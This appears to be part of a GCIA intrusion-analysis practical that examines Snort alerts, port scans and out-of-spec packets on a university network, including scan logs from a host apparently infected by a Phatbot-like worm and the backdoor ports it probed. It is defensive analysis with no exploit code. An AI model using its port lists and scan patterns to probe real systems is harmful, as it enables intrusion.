Internal SRC IP	Count	FQDN	Unique DST IPs	Unique DST Ports (Values)
MY.NET.97.82	5025	ppp-082.dialup.landturtle.edu	1	1 (65535)
MY.NET.11.7	2078	Dc2.ad.landturtle.edu	1	1 (137)
MY.NET.53.111	847	Ecs021pc34.ucslab.landturtle.edu	1	1 (65535)
MY.NET.150.44	706	illiad.lib.landturtle.edu	167	1 (137)
MY.NET.75.13	609	chpdm.landturtle.edu	140	1 (137)
MY.NET.150.98	562	lafon.lib.landturtle.edu	166	1 (137)
MY.NET.110.172	488	ecs233ihplj.engr.landturtle.edu	2	1 (65535/udp)
MY.NET.190.92	346	(unknown)	166	2 (137,38057)
MY.NET.5.34	216	bb-mig.landturtle.edu	2	1 (137)
MY.NET.29.30	195	bb-app2.landturtle.edu	2	1 (137)

Alerts - Top 10 External Talkers (as alert destinations)

Internal SRC IP	Count	FQDN	Unique SRC IPs	Unique DST Ports (Values)
80.181.112.186	5026	host186-112.pool80181 .interbusiness.it	2	1 (65535)
66.118.165.120	847	(unknown)	1	1 (65535)
64.112.193.187	487	187-193-112-64.dsl .tc3net.com	1	1 (65535/udp)
139.165.206.128	460	cerm22.chim.ulg .ac.be	23	1 (6666)
199.239.137.216	346	(unknown)	2	1 (137)
63.251.54.69	114	(unknown)	1	1 (25)
68.168.78.104	111	mx.adelphia.net	1	1 (25)
68.55.62.110	80	pcp02893922pcs.catonv01 .md.comcast.net	1	1 (65535)
212.36.64.30	30	adam-av2.adam.es	1	1 (25)
167.102.229.26	28	(unknown)	2	3 (137, 27374, 65535)

Note: There were two 169.254.0.0/16 addresses that had 2073 and 802 alerts respectively. These are addresses are not external hosts: they are addresses that can be assigned as a result of failed DHCP negotiations so, they are excluded from the table above. Further, they should actually be considered “internal”addresses.

Alerts - Top 10 Internal Talkers (as alert destinations)

Internal SRC IP	Count	FQDN	Unique SRC IPs	Unique DST Ports (Values)
MY.NET.30.3	29837	lan1 .landturtle.edu	203	1344 (524,1343 and other ports indicative of Trojan trolling)
MY.NET.30.4	21075	lan2 .landturtle.edu	294	1323 (524, and 1322 other ports indicative of Trojan trolling)
MY.NET.24.15	13339	printhost .landturtle.edu	3	2 (69,515)
MY.NET.97.82	5497	ppp-082.dialup .landturtle.edu	4	4 (1122,2032,2637, 32771)
MY.NET.153.176	5180	libstkpc30.libpub .landturtle.edu	7	9 (0,123,1400,1409, 1940,2209,3475, 3484,3614)
MY.NET.53.111	1237	ecs020pc04.ucslab .landturtle.edu	7	2 (3658,6257)
MY.NET.12.6	840	Mxin .landturtle.edu	98	21 (0,7,25,69,80, 4631,4771, 4899, 9650, 10000,14856, 15482,20278, 25920,32783, 51073,57082, 57295,59133, 63787,65535)
MY.NET.17.4	795	c00040 .landturtle.edu	3	1 (80)
MY.NET.1.3	459	umbc3 .landturtle.edu	55	6 (53,80,123,3968, 32771, 32783)
MY.NET.110.172	451	Ecs233ihplj.engr .landturtle.edu	2	2 (12203,12300)

Alerts – Top 10 IP Pairs (External Hosts as the Source)

IP Address Pair	Count
68.32.127.158 -> MY.NET.24.15	13356
68.55.174.94 -> MY.NET.30.3	6137
80.181.112.186 -> MY.NET.97.82	5462
138.88.36.161 -> MY.NET.30.4	4126

69.240.222.54 -> MY.NET.30.3	3821
67.31.152.200 -> MY.NET.30.3	3561
68.55.178.168 -> MY.NET.30.3	3446
140.142.8.73 -> MY.NET.153.176	3074
67.31.152.200 -> MY.NET.30.4	2968
68.57.90.146 -> MY.NET.30.3	2469

Alerts – Top 10 IP Pairs (Internal Hosts as the Source)

IP Address Pair	Count
MY.NET.97.82 -> 80.181.112.186	5024
MY.NET.11.7 -> 169.254.25.129	2073
MY.NET.53.111 -> 66.118.165.120	848
MY.NET.110.72 -> 64.112.193.187	487
MY.NET.5.34 -> 199.239.137.216	178
MY.NET.29.30 -> 199.239.137.216	168
MY.NET.111.228 -> 209.2.144.10	117
MY.NET.25.12 -> 63.251.54.69	114
MY.NET.34.14 -> 68.168.78.104	111
MY.NET.111.51 -> 139.165.206.128	85

Scan Logs

Scans – Top Types

What a big surprise that SYN and UDP scans are number 1 and 2! However, it dawned on me during this exercise that so many different combinations are possible. I wonder what effect some of these combinations would have under varying circumstances (i.e. effect on a given application or operating system). Food for thought and future research.

Type	Flags	Count
SYN	******S*	14792235
SYN – RESERVED bits set	1*****S* 2*****S* 12****S*	10407
UDP	n/a	6439256
INVALIDACK	***APR*F ***APRS* ***APRSF ***AP*S* ***AP*SF ***A*R*F ***A*RS* ***A*RSF	3433

	***A**SF **UAPR** **UAPR*F **UAPRS* **UAP*SF **UA*R** **UA*R*F **UA*RS* **UA*RSF **UA**S* **UA**SF	
INVALIDACK – RESERVED bits set	12*APR*F 12*APRS* 12*APRSF 12*AP*S* 12*AP*SF 12*A*R*F 12*A*RS* 12*A*RSF 12*A**SF 12UAPR** 12UAPR*F 12UAPRS* 12UAP*SF 12UA*R** 12UA*R*F 12UA*RS* 12UA*RSF 12UA**S* 12UA**SF 1**APR*F 1**APRS* 1**APRSF 1**AP*S* 1**AP*SF 1**A*R*F 1**A*RS* 1**A*RSF 1**A**SF 1*UAPR** 1*UAPR*F 1*UAPRS* 1*UAP*SF 1*UA*R** 1*UA*R*F 1*UA*RS*	542

	1*UA*RSF 1*UA**S* 1*UA**SF *2*APR*F *2*APRS* *2*APRSF *2*AP*S* *2*AP*SF *2*A*R*F *2*A*RS* *2*A*RSF *2*A**SF *2UAPR** *2UAPR*F *2UAPRS* *2UAP*SF *2UA*R** *2UA*R*F *2UA*RS* *2UA*RSF *2UA**S* *2UA**SF	
UNKNOWN – RESERVED bits set (all UNKNOWN had RESERVED bits set)	(645 unique combinations)	2353
NULL	********	1515
NULL – RESERVED bits set	1******* *2****** 12******	33
NOACK	****PR** ****PR*F ****PRS* ****PRSF ****P*S* ****P*SF *****R*F *****RS* *****RSF **U*PR** **U*PR*F **U*PRS* **U*PRSF **U*P*S* **U**R** **U**R*F **U**RS*	694

	URSF **U***S* **U***SF	
SYNFIN	******SF	14
SYNFIN – RESERVED bits set	1*****SF *2****SF 12****SF	27

Scans – Top 10 External Talkers

External SRC	FQDN	Count	Unique DST IPs	Unique DST ports (top 5 values by decreasing freq)
213.180.193.68	proxychecker.yandex.net	145092	2	(39576/tcp - 7 9765/tcp - 6 8546/tcp - 6 8477/tcp - 6 7950/tcp - 6) 65164 unique DST ports
210.139.118.246	pl502.nas922.nyokohama .nttpc.ne.jp	59315	2	59312 unique DST ports all with the freq of 1
67.31.152.200	Dialup67.31.152.200.Dial1 .Denver1.Level3.net.	59146	41	(80/tcp - 58 82/tcp - 52 731/tcp - 52 373/tcp - 52 344/tcp - 52) 1328 unique DST ports
66.212.217.203	dhcp-66-212-217-203 .myeastern.com	53067	15683	(17300/tcp – 53067)

68.66.247.59	ca-temecula-cuda2-c2b-59.snbrca.adelphia.net	36051	12592	(3128/tcp - 12035 1080/tcp - 12019 10080/tcp - 11993 3127/tcp - 4)
142.176.170.147	www.medusamedical.com	35121	15602	(20168/tcp - 20585 1092/tcp - 14536)
80.203.201.148	148.80-203-201.nextgentel.com	34085	12634	(80/tcp - 34085)
211.78.176.3	adsl-211-78-176-3.HCON.sparqnet.net	30114	12896	(6129/tcp - 30114)
172.178.149.186	ACB295BA.ipt.aol.com	29264	15688	(6129/tcp - 29264)
221.147.75.247	(unknown)	28807	15064	(4899/tcp - 28807)

Scans – Top 10 Internal Talkers

Internal SRC	FQDN	Count	Unique DST IPs	Unique DST ports (values by decreasing freq)
MY.NET.190.92	(unknown)	10221656	2418088	TCP (135/tcp – 5103055 445/tcp – 5080986 5000/tcp – 13959 139/tcp – 11729 6667/tcp – 8533) UDP (161/udp – 2857 137/udp – 265 53/udp – 41

				1027/udp – 7 3268/udp – 5)
MY.NET.1.3	umbc3.landturtle.edu	4205852	123713	TCP (53/tcp – 3479) UDP (53/udp – 4181671 123/udp – 16346 10123/udp – 554 45190/udp – 532 1170/udp – 241)
MY.NET.97.209	ppp-209.dialup.landturtle.edu	1036676	229497	(2745/tcp – 393849 1025/tcp – 247550 3127/tcp – 164794 6129/tcp – 137143 80/tcp – 92962)
MY.NET.1.4	umbc4.landturtle.edu	979011	62308	TCP (53/tcp – 2703) UDP (53/udp – 960835 45197/udp – 422 10123/udp – 193 1170/udp – 177 60008/udp – 148)
MY.NET.84.235	engr-84-235.pooled.landturtle.edu	476107	120442	TCP (4662/tcp – 72041 80/tcp – 5089 4661/tcp – 3113

				54662/tcp – 1536 4663/tcp – 1401) UDP (4672/udp – 192447 4673/udp – 63273 4665/udp – 9861 4246/udp – 6911 5672/udp – 3570)
MY.NET.111.51	trc208pc-02.engr .landturtle.edu	412871	32078	(2745/tcp – 73725 135/tcp – 65406 1025/tcp – 57891 445/tcp – 53016 3127/tcp – 47797 6129/tcp – 42703 139/tcp – 38517 80/tcp – 33815 443/tcp - 2)
MY.NET.97.52	ppp-052.dialup .landturtle.edu	313540	73947	TCP (4662/tcp – 4851 4661/tcp-370 5662/tcp – 68 40662/tcp–63 4242/tcp–44) UDP (4672/udp – 159205 4673/udp – 38311 4665/udp – 4665

				5672/udp – 2749 4671/udp – 2166)
MY.NET.34.14	imap.cs.landturtle.edu	282322	280321	(25/tcp – 276977 113/tcp –5463 6129/tcp – 20 4899/tcp – 12 80/tcp – 9)
MY.NET.110.72	eds-lin1.engr .landturtle.edu	199276	160519	(32785/udp – 8747 32794/udp – 8544 32777/udp – 6342 12109/udp – 5756 32836/udp – 5661)
MY.NET.153.174	libstkpc28.libpub .landturtle.edu	188460	17852	(2745/tcp – 31371 135/tcp – 28545 1025/tcp – 25584 445/tcp – 24070 3127/tcp – 22204 6129/tcp – 20408)

Scans - Top 10 IP Pairs (External to Internal Hosts)

IP Address Pair	Count
213.180.193.68 -> MY.NET.25.10	74074
213.180.193.68 -> MY.NET.25.68	71018
210.139.118.246 -> MY.NET.190.92	59314
67.31.154.192 -> MY.NET.190.97	4176
68.54.84.49 -> MY.NET.6.7	3990
67.31.154.192 -> MY.NET.82.117	2289
67.31.154.192 -> MY.NET.12.2	2139
67.31.152.200 -> MY.NET.30.1	2138
67.31.152.200 -> MY.NET.30.8	2136

67.31.152.200 -> MY.NET.34.12	2132

Scans - Top 10 IP Pairs (Internal to External Hosts)

IP Address Pair	Count
MY.NET.1.3 -> 69.6.57.9	87132
MY.NET.1.3 -> 69.6.57.7	83824
MY.NET.1.3 -> 192.26.92.30	70925
MY.NET.1.3 -> 203.20.52.5	59479
MY.NET.1.3 -> 192.48.79.30	59464
MY.NET.1.3 -> 128.194.254.5	56351
MY.NET.1.3 -> 128.194.254.4	55466
MY.NET.1.3 -> 192.5.6.30	48656
MY.NET.110.72 -> 4.13.52.66	47071
MY.NET.1.3 -> 69.42.67.36	40191

Out of Spec Logs

OOS - Top 10 Source and Top 10 Destination IPs

SRC IP Address	Count	DST IP Address	Count
68.54.84.49	1289	MY.NET.6.7	1313
66.75.122.52	280	MY.NET.12.6	717
66.225.198.20	159	MY.NET.24.44	376
68.5.196.199	154	MY.NET.42.5	349
203.172.97.150	119	MY.NET.42.7	216
67.114.19.186	95	MY.NET.24.34	105
212.242.119.59	89	MY.NET.153.99	95
67.101.2.219	84	MY.NET.34.11	94
MY.NET.199.202	72	MY.NET.12.4	76
35.8.2.252	70	MY.NET.82.55	49

OOS - Top 10 IP Pairs by Number of Alerts

IP Address Pair	Count
68.54.84.49 -> MY.NET.6.7	1289
66.75.122.52 -> MY.NET.42.5	280
66.225.198.20 -> MY.NET.12.6	159
68.5.196.199 -> MY.NET.42.7	133
67.114.19.186 -> MY.NET.24.44	95
212.242.119.59 -> MY.NET.153.99	89
67.101.2.219 -> MY.NET.42.7	76
35.8.2.252 -> MY.NET.12.6	70

MY.NET.199.202 -> MY.NET.24.44	61
4.3.210.104 -> MY.NET.42.5	61

Information on Five Selected External Source Addresses

Host	Registration Information	Contact Information	Explanation
66.212.217.203	OrgName: Eastern Connecticut Cable TV, Inc NetRange: 66.212.192.0 - 66.212.223.255 Country: US	OrgAbuseName: ABUSE OrgAbusePhone: +1-860-442-5616 OrgAbuseEmail: Abuse@myeastern.com	Scanned 15683 hosts in MY.NET looking for 17300/tcp (likely a trojan backdoor)
211.78.176.3	OrgName: New Centry InfoComm Tech. Co., Ltd. NetRange: 211.78.160.0 - 211.78.191.255 Country: TW	Administrator contact: Claire Chang clairechang@ncic.com.tw +886-2-7700-8888 Technical contact: (same)	Scanned 12896 hosts in MY.NET looking for 6129/tcp (Dameware)
80.181.112.186	OrgName: Telecom Italia NetRange: 80.181.112.0 - 80.181.141.255 Country: IT	OrgAbuseEmail: abuse@telecomitalia.it	5245 alerts associated with the “Red Worm” tcp signature
212.202.173.214	OrgName: QSC Internet Services NetRange: 212.202.168.0 - 212.202.212.255 Country: DE	OrgAbuseEmail: abuse@qsc.de	Null scanned 457 host in MY.NET
221.147.75.247	OrgName: Korea Telecom	OrgAbusePhone: +82-2-3675-1499	Scanned 15064 hosts

NetRange: 221.144.0.0 - 221.168.255.255 Country: KR	OrgAbuseFax: +82-2-747-8701 OrgAbuseEmail abuse@kornet.net	in MY.NET looking for 4899/tcp (probable bot or trojan backdoor)

Link graph


The following link graph shows the relationship of a host, that is likely compromised, with that host's alert and port scanning activity. MY.NET.97.82 performed portscans against thousands of hosts. It is represented here to demonstrate similar activity exhibited by four other MY.NET hosts. The four other MY.NET hosts are represented in the scan tables and mentioned in the executive summary. MY.NET.97.82 is not represented in the scan tables because it was not one of the top ten. All of the destination IP addresses' first octet was 130 (i.e. 130.*.*.*). The scan excluded MY.NET hosts as destinations.

The activity is indicative of some variant of Phatbot or a Phatbot-like worm (called "Red Worm" as designated by the custom snort signature that flagged this alert from 65536/tcp activity). This worm was scanning for vulnerable DameWare (6129) installs, the backdoor for one variant of Bagel (2745/tcp), the backdoor for one variant of MyDoom (3127/tcp), and 1025/tcp which is used by Microsoft's RPC DCOM (most recently exploited on Windows machines without MS04-011 - lsass.exe). The worm was also scanning for web servers (80/tcp) presumably looking for vulnerable IIS installs. The scans for 6112/udp are likely associated with a network based game: Starcraft? perhaps or perhaps not. It is not associated with the Solaris CDE daemon in this context because of the number and variety of unique destination hosts.

The following log snippets show samples of activity by hosts in the link graph.

MY.NET.97.82 scanning activity:

```
MY.NET.97.82 2035 130.62.167.201 80 SYN
MY.NET.97.82 2032 130.62.167.201 3127 SYN
MY.NET.97.82 2028 130.62.167.201 2745 SYN
MY.NET.97.82 2832 130.198.135.204 3127 SYN
MY.NET.97.82 2889 130.34.2.26 2745 SYN
MY.NET.97.82 2890 130.159.128.142 2745 SYN
MY.NET.97.82 2695 130.121.167.147 2745 SYN
MY.NET.97.82 2891 130.58.164.137 2745 SYN
MY.NET.97.82 2893 130.58.164.137 1025 SYN
MY.NET.97.82 2895 130.58.164.137 3127 SYN
MY.NET.97.82 2896 130.58.164.137 6129 SYN
MY.NET.97.82 2929 130.175.63.194 2745 SYN
MY.NET.97.82 2933 130.111.173.108 2745 SYN
MY.NET.97.82 2078 130.133.109.95 80 SYN
MY.NET.97.82 2075 130.133.109.95 3127 SYN
MY.NET.97.82 2736 130.112.248.153 2745 SYN
MY.NET.97.82 2044 130.10.32.27 2745 SYN
MY.NET.97.82 3224 130.75.19.230 3127 SYN
MY.NET.97.82 2720 130.98.86.251 1025 SYN
MY.NET.97.82 2723 130.98.86.251 6129 SYN
MY.NET.97.82 3237 130.177.182.48 2745 SYN

     …     …     …     …     ...     …

130.85.97.82 3567 198.68.132.81 2705 UDP
130.85.97.82 3567 207.42.74.117 3818 UDP
130.85.97.82 3567 24.158.33.140 1968 UDP
130.85.97.82 3567 24.165.118.166 3475 UDP
130.85.97.82 3567 24.166.25.161 2886 UDP
130.85.97.82 3567 24.190.223.126 2962 UDP
130.85.97.82 3567 24.206.149.253 2097 UDP
130.85.97.82 3567 24.88.65.240 3723 UDP
130.85.97.82 6112 12.219.21.168 6112 UDP
130.85.97.82 6112 12.76.21.18 6112 UDP
130.85.97.82 6112 12.76.21.18 6112 UDP
130.85.97.82 6112 12.76.21.18 6112 UDP
```


80.181.112.186
65535/tcp
"Red Worm"
10490 alerts
MY.NET.97.82
1488 unique DST hosts
SYN scan of 6129/tcp
3954 unique DST hosts
SYN scan of 2745/tcp
49 unique DST hosts
UDP scan of 6112/udp
1820 unique DST hosts
SYN scan of 3127/tcp
2581 unique DST hosts
SYN scan of 1025/tcp
1146 unique DST hosts
SYN scan of 80/tcp

Analysis process

After initially attempting to analyze each of the alert files individually using different methods, usual levels of calm were elevated and it was considered prudent to review the papers done by previous GCIA candidates for a better approach. The general consensus, it seemed, was to concatenate all of the alert files into one, concatenate all of the scans files into one file, and to concatenate all of the OOS files into a single OOS file. After further analysis, and several attempts to analyze the alerts file using Snortsnarf, it was finally realized, that all of the spp_portscan alerts were duplicated in the concatenated scans file. The spp_portscan alerts were grepped out of the combined alerts file. The remaining alerts file contained a few errors in formatting on some lines which were corrected.

I used basic Unix commands like cat, sort, uniq, grep, sed, wc, and the vi editor to manipulate the files. SnortSnarf, as mentioned, was used to process the alerts.

I mention others' GCIA papers below that I referenced for format. Tom King, Ian Martin, and Pete Storm papers were great examples.

References (Part 3):

King, Tom "GCIA Practical" www.giac.org/practical/GCIA/Tom_King_GCIA.pdf

Martin, Ian "GCIA Practical" www.giac.org/practical/GCIA/Ian_Martin_GCIA.pdf

Wong, John "GCIA Practical"
www.giac.org/practical/GCIA/Johnny_Wong_GCIA.pdf

Storm, Pete "GCIA Practical"
www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf

Bowling, Joe "GCIA Practical"
www.giac.org/practical/GCIA/Joe_Bowling_GCIA.pdf

Bassett, Greg "GCIA Practical"
www.giac.org/practical/GCIA/Greg_Bassett_GCIA.pdf

"Protocols and Ports Used by Netware 5"
http://www.novell.com/coolsolutions/netware/features/a_ports_nw5_nw.html

(Correlation of 0/tcp Source and Destination Port Traffic)
http://lists.jammed.com/incidents/2003/07/0209.html

"Ports Database" www.portsdb.org

"Nmap documentation" www.insecure.org